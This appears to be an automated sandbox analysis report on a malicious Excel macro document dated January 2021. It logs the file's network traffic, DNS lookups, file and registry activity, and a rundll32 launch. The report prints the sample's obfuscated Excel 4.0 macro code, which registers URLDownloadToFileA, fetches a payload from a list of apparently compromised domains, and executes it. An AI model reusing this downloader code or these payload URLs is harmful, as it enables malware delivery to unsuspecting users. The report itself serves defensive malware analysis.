Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

,,,,,,,,,,,=B154(),"=FORMULA.FILL(Mols!U54&Mols!U55&Mols!U56&Mols!U57&Mols!U58&Mols!U59,BB53)","=FORMULA.FILL(Mols!AC56,HI18807)","=EXEC(""r""&Mols!AC60&"" ""&Mols!AC59&HG9961)",=B156(),=C156(),=HALT(),"=FORMULA.FILL(Mols!V53&Mols!V54&Mols!V55&Mols!V56&Mols!V57&Mols!V58&Mols!V59&Mols!V60&Mols!V61&Mols!V62&Mols!V63&Mols!V64&Mols!V65&Mols!V66&Mols!V67&Mols!V68&Mols!V69&Mols!V70,HZ48004)","=FORMULA.FILL(Mols!AC57,AN32726)",,=B158(),=C158(),"=REGISTER(BB53,HZ48004,HI18898,IK4106,,1,9)","=FORMULA.FILL(Mols!U62&Mols!U63&Mols!U64&Mols!U65&Mols!U66&Mols!U67,HI18898)","=FORMULA.FILL(""BCCJ"",IK16309)","=Niokaser(0,GT17028,AQ4875,0,0)",=B160(),=C160(),,"=FORMULA.FILL(Mols!AC58&B169,GT17028)","=FORMULA.FILL(""Niokaser"",IK4106)","=REGISTER(HI18807,AN32726,IK16309,DI7875,,1,9)",=B162(),=C162(),"=Vuolasd(GT17028,AQ4875,1)","=FORMULA.FILL(Mols!AC59,AQ4875)","=FORMULA.FILL(""Vuolasd"",DI7875)",,"=FORMULA.FILL(Mols!AC60,AS41071)",=A158(),=GOTO(D154),=B165(),,,"=FORMULA.FILL(Mols!AC61,HG9961)",,indianhealthtrust.com/yhnqj/5555555555.jpg,=C154(),,destock-optic.fr/cdmhgbfhfwq/5555555555.jpg,,,themagicalfortress.com/bwqbfbse/5555555555.jpg,,,www.toteteca.com/qzkiodlofm/5555555555.jpg,"=INDEX(D165:D169,RANDBETWEEN(1,5))",,christiecentre.com.au/exmpjzwsb/5555555555.jpg

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 18:15:19.054480076 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:15:19.229312897 CET	80	49717	172.107.2.98	192.168.2.3
Jan 25, 2021 18:15:19.229507923 CET	49717	80	192.168.2.3	172.107.2.98

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 18:15:19.230396032 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:15:19.410403013 CET	80	49717	172.107.2.98	192.168.2.3
Jan 25, 2021 18:15:19.774077892 CET	80	49717	172.107.2.98	192.168.2.3
Jan 25, 2021 18:15:19.774235010 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:15:19.805260897 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:15:19.979654074 CET	80	49717	172.107.2.98	192.168.2.3
Jan 25, 2021 18:15:20.318835974 CET	80	49717	172.107.2.98	192.168.2.3
Jan 25, 2021 18:15:20.318990946 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:15:25.323822021 CET	80	49717	172.107.2.98	192.168.2.3
Jan 25, 2021 18:15:25.323972940 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:17:04.778321028 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:17:05.260665894 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:17:06.137185097 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:17:07.620459080 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:17:10.573671103 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:17:16.480372906 CET	49717	80	192.168.2.3	172.107.2.98
Jan 25, 2021 18:17:28.293904066 CET	49717	80	192.168.2.3	172.107.2.98

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 18:15:03.501425028 CET	57544	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:03.549249887 CET	53	57544	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:03.876624107 CET	55984	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:03.937179089 CET	53	55984	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:05.076786995 CET	64185	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:05.133105993 CET	53	64185	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:06.468769073 CET	65110	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:06.516627073 CET	53	65110	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:07.614617109 CET	58361	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:07.662652016 CET	53	58361	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:13.458655119 CET	63492	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:13.509581089 CET	53	63492	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:14.459891081 CET	60831	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:14.524117947 CET	53	60831	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:14.841253996 CET	60100	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:14.901705980 CET	53	60100	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:15.430280924 CET	53195	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:15.488142967 CET	53	53195	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:16.475363970 CET	53195	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:16.531850100 CET	53	53195	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:17.478106976 CET	53195	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:17.534487009 CET	53	53195	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:18.847089052 CET	50141	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:18.997756004 CET	53023	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:19.046256065 CET	53	53023	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:19.051544905 CET	53	50141	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:19.465241909 CET	53195	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:19.522986889 CET	53	53195	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:20.299026012 CET	49563	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:20.347001076 CET	53	49563	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:21.769804001 CET	51352	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:21.818334103 CET	53	51352	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:22.774718046 CET	59349	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:22.822586060 CET	53	59349	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:23.487117052 CET	53195	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:23.543880939 CET	53	53195	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:23.941955090 CET	57084	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:23.989905119 CET	53	57084	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:26.922650099 CET	58823	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:26.970556021 CET	53	58823	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:30.655236959 CET	57568	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:15:30.723555088 CET	53	57568	8.8.8.8	192.168.2.3
Jan 25, 2021 18:15:36.034636021 CET	50540	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 18:15:36.085500956 CET	53	50540	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:25.032805920 CET	54366	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:25.080862999 CET	53	54366	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:34.659070969 CET	53034	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:34.717138052 CET	53	53034	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:52.365206003 CET	57762	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:52.413027048 CET	53	57762	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:52.979456902 CET	55435	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:53.035579920 CET	53	55435	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:53.616837978 CET	50713	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:53.676183939 CET	53	50713	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:53.950036049 CET	56132	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:54.019157887 CET	53	56132	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:54.136198997 CET	58987	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:54.192524910 CET	53	58987	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:54.736893892 CET	56579	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:54.785021067 CET	53	56579	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:55.688317060 CET	60633	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:55.744941950 CET	53	60633	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:56.690700054 CET	61292	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:56.747098923 CET	53	61292	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:58.631187916 CET	63619	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:58.688498974 CET	53	63619	8.8.8.8	192.168.2.3
Jan 25, 2021 18:16:59.749032021 CET	64938	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:16:59.797225952 CET	53	64938	8.8.8.8	192.168.2.3
Jan 25, 2021 18:17:00.286237001 CET	61946	53	192.168.2.3	8.8.8.8
Jan 25, 2021 18:17:00.346303940 CET	53	61946	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 18:15:18.847089052 CET	192.168.2.3	8.8.8.8	0x56cf	Standard query (0)	www.totete ca.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 25, 2021 18:15:19.051544905 CET	8.8.8.8	192.168.2.3	0x56cf	No error (0)	www.totete ca.com	toteteca.com		CNAME (Canonical name)	IN (0x0001)
Jan 25, 2021 18:15:19.051544905 CET	8.8.8.8	192.168.2.3	0x56cf	No error (0)	toteteca.com		172.107.2.98	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.toteteca.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49717	172.107.2.98	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 18:15:19.230396032 CET	978	OUT	GET /qzkiodlofm/5555555555.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: www.toteteca.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 18:15:19.774077892 CET	990	IN	HTTP/1.1 200 OK Date: Mon, 25 Jan 2021 17:15:18 GMT Server: Apache Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Jan 25, 2021 18:15:19.805260897 CET	990	OUT	GET /qzkiodlofm/5555555555.jpg HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: www.toteteca.com Connection: Keep-Alive
Jan 25, 2021 18:15:20.318835974 CET	1089	IN	HTTP/1.1 200 OK Date: Mon, 25 Jan 2021 17:15:19 GMT Server: Apache Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 5912 Parent PID: 792

General

Start time:	18:15:12
Start date:	25/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xdf0000

File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	137F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\64930C3E.tmp	success or wait	1	F6495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3F104ECD.tmp	success or wait	1	F6495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Refusal-743510550-01212021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	F551E4	WriteFile
C:\Users\user\Desktop\~$Refusal-743510550-01212021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	F55241	WriteFile
C:\Users\user\Desktop\~$Refusal-743510550-01212021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	F551E4	WriteFile
C:\Users\user\Desktop\~$Refusal-743510550-01212021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	F55241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	E620F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	E6211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	E6213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	E6213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6540 Parent PID: 5912

General

Start time:	18:15:19
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\Flopers.GGRRDDFF,DllRegisterServer
Imagebase:	0x1260000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Flopers.GGRRDDFF	unknown	64	end of file	1	12638D9	ReadFile

Disassembly

Code Analysis